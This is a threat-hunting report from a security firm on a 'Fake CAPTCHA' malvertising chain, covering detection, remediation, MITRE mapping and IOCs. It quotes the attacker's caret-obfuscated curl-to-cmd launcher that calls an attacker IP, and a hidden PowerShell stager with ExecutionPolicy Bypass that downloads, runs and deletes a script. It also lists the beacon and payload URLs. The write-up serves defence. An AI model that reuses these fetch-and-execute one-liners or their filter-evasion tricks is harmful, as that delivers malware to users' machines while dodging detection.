
Executive Summary
RSM Defense’s Threat Hunting Team performed a focused investigation after reviewing recent intelligence on the “Fake CAPTCHA” campaign.
Our hypothesis was: “If the actor is in the environment, we may observe escaped or obfuscated PowerShell commands (for example h^t^t^p) used to download and stage payloads.” The hunt confirmed activity that occurred over a week earlier and evaded native detections at the time. The chain followed a consistent pattern: a deceptive CAPTCHA page triggered a download, an OTP prompt was shown to the user but the code was actually embedded in the URL (e.g., captcha9856), hidden PowerShell executed with ExecutionPolicy Bypass, files were unpacked under the user profile (e.g., %APPDATA%), and an interpreter (e.g., pythonw.exe) started from that same folder. Multi‑stage payloads were Base64‑encoded, which helped the activity evade simple string-matching decisions.
We verified no data exfiltration, isolated and quarantined the device, cycled credentials, and blocked observed DNS/IPs at the firewall. Post‑remediation monitoring showed no further C2 and no additional impact. RSM Defense has since created a custom detection that has been tested and verified to alert on this activity at its earliest stage. Any similar additional activity will be automatically detected and mitigated.
Remember: Names and IOCs change. Behavior doesn’t. Watching for early‑chain techniques lets you catch this sooner next time.
Why We Hunted (Context & Hypothesis)
- Intel trigger: Public reporting of “Fake CAPTCHA” malvertising leading to multi‑stage download chains.
- Hypothesis: If present, the actor’s tooling will show escaped protocol strings (e.g., h^t^t^p) and hidden PowerShell with reduced safety checks that stage files into user‑writable paths.
- Goal: Confirm presence/absence, identify scope, and uplift behavior‑based detections that survive domain/hash churn.
What We Found:
User path into the attack
– The user visited a website they had successfully used in the past. This time, a pop‑up presented a fake “I’m not a robot” gate and then displayed an OTP on screen to type in—a red flag on a trusted site.
– The OTP was not real. It was baked into the attacker’s URL path and then escaped in the command line.
Analyst note – OTP embedded in the URL
– Launcher observed:
cmd /k “curl -s h^t^t^p^:^/^/1^4^4^.^3^1^.^2^2^1^.^7^5^:^6^0^6^0^/^c^a^p^c^h^a^9^8^5^6 | cmd && exit”
Removing carets shows the tail captcha9856—the same digits shown to the user as the OTP. The “OTP step” was simply branding for the URL; not a security check.
Execution pattern (simplified)
1) Launcher: cmd.exe uses curl with caret‑escaped protocol text (e.g., h^t^t^p) and pipes the result into cmd for immediate execution. With baked in OTP.

2) Hidden PowerShell: Runs with -ExecutionPolicy Bypass -WindowStyle Hidden, downloads a stage into %APPDATA%\Roaming, executes it, then deletes it.

3) Beacon back to attacker with message “Ja”+”Ja” and runs a second payload at http[:]//209[.]97[.]154[.]57/second[.]html, which dropped script.ps1 in the %AppData%\Roaming directory.

4) Unpack to profile: A malicious ZIP (file.zip) is saved and expanded under %APPDATA%\Roaming\FINAL\ by script.ps1. Contents of script.ps1 below.
5) Run from profile: pythonw.exe (dropped by the ZIP—the endpoint did not have Python installed) launches from that same folder and runs test.pyw, followed by a short write burst under %APPDATA%\Roaming\FINAL\Lib\.
6) Final stage payload: The python test.pyw referenced data.bin as the last step; Which was dropped by the script. The script was designed to run the data.bin file then delete test.pyw and data.bin. Execution failed, so the final payload was not delivered. All scripts were designed to delete and clean up artifacts after execution. We were able to retrieve file.zip, data.bin, and test.pyw due to the final stage of the payload failing.
Base64 encoding used throughout
– Multiple stages—including the launcher content and PowerShell—were Base64‑encoded, which masked URLs/strings (e.g., a stage pointing to hxxp://144[.]31[.]221[.]75:6060/lollmao1 that dropped script.ps1) and helped evade naïve detections.
Representative command line (translated)
– cmd /k “curl -s h^t^t^p^:^/^/…/captcha9856 | cmd && exit” → powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command “iwr … -OutFile %APPDATA%\script.ps1; & %APPDATA%\script.ps1; Remove-Item %APPDATA%\script.ps1”
What the staged PowerShell did
First stage payload: Beacons to hxxp://144[.]31[.]221[.]75:6060/notify with message=Jaja (“Ja” + “ja”)—a simple “I’m here” check‑in to the attacker.
Second stage payload: Fetches hxxp://209[.]97[.]154[.]57/second.html and runs it in memory (iwr … | iex) with a 15‑second timeout.
Third stage payload: Downloads file.zip from hxxp://144[.]31[.]221[.]75:6060/nothing999, expands it into %APPDATA%\Roaming\FINAL\, and starts pythonw.exe on test.pyw hidden. We observed 46 files written quickly under %APPDATA%\Roaming\FINAL\Lib\ just after pythonw.exe started; test.pyw appears to have crashed afterwards.
Artifacts preserved
– %APPDATA%\Roaming\FINAL\, pythonw.exe, test.pyw, Lib/ contents, and references to a data.bin next stage file.
Operator naming quirks (low-signal but notable)
- Laughing abbreviations in artifacts: the notify message “Jaja” (“Ja” + “ja”) used as a beacon value; hyperlink path names like lollmao (lol + lmao) for staged payloads.
- Why it matters: These strings by themselves are not reliable IOCs, but they can reinforce analytic confidence when seen alongside the behavior chain above.
Scope & Impact
- Data loss: Not observed. Network and endpoint review showed no exfiltration.
- Spread: Activity was localized to the affected endpoint.
- Detections: Bypassed native detections at execution time; covered by our hunt and new behavior‑based rules.
- Attribution note: The packaging and behavior (Base64‑packed Python payload, staged execution, runtime‑resolved C2) are consistent with Lumma‑style stealer workflows, but we did not make formal attribution.
Response & Remediation (What We Did)
- Containment: Isolated the device and placed it in network quarantine.
- Credential hygiene: Cycled credentials for the affected user.
- Network controls: Blocked observed DNS names and IPs at the firewall.
- Assurance: Verified no further C2 connections and no additional impact post‑remediation.
- Detection Engineering: RSM Defense created a custom detection to alert to this activity in its earliest stage. The activity will be automatically killed, quarantined, and remediated.
Customer‑facing outcome:
We found a download chain that started from a fake CAPTCHA page. The attacker used hidden PowerShell and stored files in the user’s profile to avoid simple checks. We isolated the device, changed passwords, and blocked the attacker’s servers. We did not find any sign that data was taken, and we saw no follow‑up activity after cleanup. Any similar additional activity will be automatically mitigated.
Tactics, Techniques, and Procedures (TTPs) to Look For
MITRE ATT&CK mapping (representative):
– T1566.002 – malicious link
– T1204.002 – User Execution (malicious file / script)
– T1059.003 – Command Shell (cmd.exe one‑liners with curl)
– T1059.001 – PowerShell (hidden, policy bypass)
– T1105 – Ingress Tool Transfer (staged downloads)
– T1027 – Obfuscated/Compressed Files and Information (caret‑escaped strings, packed scripts)
– T1074.001 – Local Data Staging (payloads in %APPDATA%)
– T1059.006 – Python (interpreter execution)
Look for the sequence (within ~5 minutes):
1) cmd.exe with curl (or PowerShell) and odd caret characters in the URL (h^t^t^p).
2) PowerShell with Bypass + Hidden, writing into %APPDATA%.
3) An unpack into %APPDATA%\FINAL\.
4) An interpreter (e.g., pythonw.exe) launching from that same folder.
5) A quick file‑write burst in %APPDATA%\FINAL\Lib\.
Five quick triage questions
– Do you see h^t^t^p (or other caret tricks) on a cmd.exe line?
– Is PowerShell using Bypass + Hidden and touching %APPDATA%?
– Did a ZIP/expand land in %APPDATA%\FINAL\?
– Did an interpreter start inside that folder?
– Do file events show a burst under FINAL/Lib/ right after?
If 3+ are YES: Isolate the host and preserve %APPDATA%\Roaming\FINAL\* plus recent PowerShell logs.
Durable Detections (Behavior‑First):
Aim: Fewer brittle IOCs, more confidence from stable techniques.
- Obfuscated fetch → execution
- exe with curl piped to cmd, or PowerShell that downloads and immediately executes.
- Caret‑escaped protocol strings in command lines (h^t^t^p).
- Hidden PowerShell with relaxed policy
- -ExecutionPolicy Bypass and -WindowStyle Hidden, writing to %APPDATA%, then self‑deleting.
- Profile‑path execution
- Interpreters (e.g., exe, wscript.exe) executed from user‑writable paths, followed by a local library write burst.
Tuning tips
– Allow‑list known IT updaters and standard install paths.
– Score the full sequence highest; single events should be low severity.
Data to Keep (Forensics):
- %APPDATA%\Roaming\FINAL\ folder, including any *.pyw, exe, Lib/ contents, and data.bin.
- PowerShell operational/script block logs around the event time.
- EDR process tree snapshots and recent DNS/connection metadata.
Prevention
- Browser controls: DNS filtering/ad‑blocking to reduce malvertising risk.
- PowerShell logging: Enable script block logging; restrict execution policy where feasible.
- Path policy: Alert on interpreters running from %APPDATA% or other user‑writable paths.
- Egress monitoring: Flag unusual small POSTs (e.g., /notify) tied to workstation activity.
Key Takeaways
- Fake CAPTCHA chains use multi-stage payloads and obfuscation to evade det
- Early detection relies on recognizing behavioral patterns, not just static IOCs.
- Custom detections and rapid response can prevent data loss and further compromise.
- Regularly review endpoint and network logs for signs of obfuscated command lines and suspicious interpreter launches.
Appendix – Example Lines (With Translation)
Launcher: cmd /k “curl -s h^t^t^p^[:]^/^/host:port/captcha9856 | cmd && exit”
Meaning: Download a script, then run it immediately. The carets are used to dodge simple string‑match filters; 9856 is the fake OTP baked into the URL path.
Stager: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command “iwr … -OutFile %APPDATA%\Roaming\script.ps1; & %APPDATA%\Roaming\script.ps1; Remove-Item %APPDATA%\Roaming\script.ps1”
Meaning: Hidden PowerShell lowers safety checks, stages to %APPDATA%, runs, then deletes itself.
Drop & Run: Files land in %APPDATA%\Roaming\FINAL\; pythonw.exe starts from there; a quick library write burst appears in %APPDATA%\Roaming\FINAL\Lib\.
Indicators of Compromise (IOCs)
Note: Indicators are context only; blocklists should prioritize behavior-based controls.
- IP: 144[.]31[.]221[.]75
- Notify endpoint: hxxp://144[.]31[.]221[.]75:6060/notify
- ZIP fetch: hxxp://144[.]31[.]221[.]75:6060/nothing999
- Stage fetch: hxxp://144[.]31[.]221[.]75:6060/lollmao1
- Second stage (HTML): hxxp://209[.]97[.]154[.]57/second.html
- file.zip:
739aa5acc24196e08a4f9e7eea42ca7e35612bb8e34fc0c7e864ab7ccbcf906b - test.pyw – likely backdoor:
3d969666077761d6f55ad9387ed72a0d6da8a8299f9617db80add17ea5b477ca - data.bin
aef6e378f51574de169ec74b47918b2c2f117129291ac84151ab07c4e98aa614
